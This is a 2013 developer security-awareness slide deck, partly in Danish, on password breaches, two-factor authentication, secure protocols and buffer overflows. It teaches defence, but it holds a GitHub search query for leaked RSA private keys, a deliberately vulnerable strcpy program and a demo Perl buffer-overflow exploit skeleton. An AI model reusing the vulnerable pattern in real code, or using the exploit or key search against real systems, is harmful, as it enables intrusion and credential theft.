Welcome to

Developer Awareness

2013

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`http://www.solidonetworks.com`

Planen idag

Don’t Panic!

Kl 15:00-18:00 foredrag

Kl 18:00 middag

Mindre enetale, mere foredrag 2.0 med sociale medier, informationsdeling og interaktion

Send gerne spørgsmål senere

Goals: Developer Awareness

Software has errors, hardware fails

Sometimes software can be made to fail in interesting ways

Security is magic


.

Think security

Follow news about software security

Support communties, join and learn

Hackers and ressources



Hackers work all the time to break stuff


Use hackertools:

- Nmap, Nping - test network ports `http://nmap.org`
- Wireshark advanced network analyzer - `http://http://www.wireshark.org/`
- Metasploit Framework exploit development and delivery `http://www.metasploit.com/`
- Burpsuite web scanner and proxy `http://portswigger.net/burp/`
- Skipfish web scanner `http://code.google.com/p/skipfish/`
- Kali Linux pentesting operating system `http://www.kali.org`
- Most used hacker tools `http://sectools.org/`

Picture: Angelina Jolie as *Kate Libby/Acid Burn* Hackers 1995

Evernote password reset

What happens when security breaks?



Security Notice: Service-wide Password Reset

Evernote's Operations & Security team has discovered and blocked suspicious activity on the Evernote network that appears to have been a coordinated attempt to access secure areas of the Evernote Service.


As a precaution to protect your data, we have decided to implement a password reset. Please read below for details and instructions.

In our security investigation, we have found no evidence that any of the content you store in Evernote was accessed, changed or lost. We also have no evidence that any payment information for Evernote Premium or Evernote Business customers was accessed.

The investigation has shown, however, that the individual(s) responsible were able to gain access to Evernote user information, which includes usernames, email addresses associated with Evernote accounts and encrypted passwords. Even though this information was accessed, the passwords stored by Evernote are protected by one-way encryption. (In technical terms, they are hashed and salted.)

Sources:
`http://evernote.com/corp/news/password_reset.php`

Twitter password reset



Blog

Keeping our users secure

Friday, February 01, 2013


As you may have read, there's been a recent uptick in large-scale security attacks aimed at U.S. technology and media companies. Within the last two weeks, the *New York Times* and *Wall Street Journal* have chronicled breaches of their systems, and Apple and Mozilla have turned off Java by default in their browsers.

This week, we detected unusual access patterns that led to us identifying unauthorized access attempts to Twitter user data. We discovered one live attack and were able to shut it down in process moments later. However, our investigation has thus far indicated that the attackers may have had access to limited user information – usernames, email addresses, session tokens and encrypted/salted versions of passwords – for approximately 250,000 users.

Sources:

`http://blog.twitter.com/2013/02/keeping-our-users-secure.html`

January 2013: Github Public passwords?



https://github.com/search?q=-----BEGIN+RSA+PRIVATE+KEY-----&type=Code&ref=searchresults

-----BEGIN RSA PRIVATE KEY-----

kordless/zoto-server – paypal_production_key_private.pem

Last indexed 9 days ago

```
-----BEGIN RSA PRIVATE KEY-----
-----END RSA PRIVATE KEY-----
```

Sources:

https://twitter.com/brianaker/status/294228373377515522

http://www.webmonkey.com/2013/01/users-scramble-as-github-search-exposes-passwords-security-de

http://www.leakedin.com/

http://www.offensive-security.com/community-projects/google-hacking-database/

Are passwords dead?


google: passwords are dead
About 6,580,000 results (0.22 seconds)

Can we stop using passwords?

Muffett on Passwords has a long list of password related information, from the author of crack `http://en.wikipedia.org/wiki/Crack_(password_software)`

`http://dropsafe.crypticide.com/muffett-passwords`

Opbevaring af passwords



PasswordSafe `http://passwordsafe.sourceforge.net/`

Apple Keychain

Browsere, Firefox Master Password


Google looks to ditch passwords for good

”Google is currently running a pilot that uses a YubiKey cryptographic card developed by Yubico

The YubiKey NEO can be tapped on an NFC-enabled smartphone, which reads an encrypted one-time password emitted from the key fob.”

Source: `http://www.zdnet.com/google-looks-to-ditch-passwords-for-good-with-nfc-based-replacement`

Yubico Yubikey



› YubiKey Standard

Our flagship product, making strong two-factor authentication, easy and affordable for everyone.

› YubiKey NEO

Our premium YubiKey, combining USB, NFC, one-time password and PKI technology.

› YubiKey Nano

The world's smallest one-time password token, designed to stay inside the USB-slot.

› YubiKey VIP

A YubiKey Standard pre-configured with a Symantec VIP credential, enabling two-factor authentication against Symantec VIP enabled services, such as PayPal.

› LastPass YubiKey

LastPass Premium is the leading cross platform password manager supporting the YubiKey. We offer a number of discounted bundles of YubiKey + LastPass Premium Subscriptions.


› Password Safe YubiKey

Pasword Safe is an open source password manager initiated by Bruce Schneier. The YubiKey is used in Challenge-response mode to for 2 factor encryption of the database.

A Yubico OTP is unique sequence of characters generated every time the YubiKey button is touched. The Yubico OTP is comprised of a sequence of 32 Modhex characters representing information encrypted with a 128 bit AES-128 key

`http://www.yubico.com/products/yubikey-hardware/`

Duosecurity



Push Notification
Quickly view login or transaction details and tap "Approve" on your iOS or Android device.
Learn more at duosecurity.com/duo-push

Smartphone Passcodes
Easily generate login passcodes — no cell service required. Duo Mobile is available for free on all smartphone platforms.

Text Message
Login passcodes sent via text message. Works on all phones with SMS support.


Phone Call
Simply answer a phone call and press a key to authenticate.

Video `https://www.duosecurity.com/duo-push`

`https://www.duosecurity.com/`

Low tech 2-step verification

Print af koder, low level pragmatisk



Backup verification codes

1. 355 08 761
2. 913 59 489
3. 954 22 666
4. 528 79 761
5. 265 65 742
6. 610 51 765
7. 559 81 367
8. 853 38 617
9. 406 55 536
10. 769 44 800

Login fra nye enheder kræver ekstra sikkerhed

google 2-faktor auth. SMS med backup codes

Developed at Bellcore in the late 1980s `http://en.wikipedia.org/wiki/S/KEY`

Conclusion passwords: integrate with authentication, not reinvent

Integrate or develop?

From previous slide:

Conclusion passwords: integrate with authentication, not reinvent

Dont:

- Reinvent the wheel - too many times, unless you can maintain it afterwards
- Never invent cryptography yourself
- No copy paste of functionality, harder to maintain in the future

Do:

- Integrate with existing solutions
- Use existing well-tested code: cryptography, authentication, hashing
- Centralize security in your code
- Fine to hide which authentication framework is being used, easy to replace later

Cisco IOS password

Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left crytographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation.** As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

`http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-h`

Secure protocols

Securing e-mail

- Pretty Good Privacy - Phil Zimmermann
- OpenPGP = e-mail security

Network sessions use SSL/TLS

- Secure Sockets Layer SSL / Transport Layer Services TLS
- Encrypting data sent and received
- SSL/TLS already used for many protocols as a wrapper: POP3S, IMAPS, SSH, SMTP+TLS m.fl.

Encrypting traffic at the network layer - Virtual Private Networks VPN

- IPsec IP Security Framework, se også L2TP
- PPTP Point to Point Tunneling Protocol - dårlig og usikker, brug den ikke mere!
- OpenVPN uses SSL/TLS across TCP or UDP

Note: SSL/TLS is not trivial to implement, key management!

HTTPS Everywhere

HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

`http://www.eff.org/https-everywhere`


Developers, developers, developers

buffer overflows et C problem

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffer og stacks



```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow - segmentation fault



Bad function overwrites return value!

Control return address

Run shellcode from buffer, or from other place

Exploits - udnyttelse af sårbarheder

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Exploits

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack(’l’, $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

Privilegier privilege escalation

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

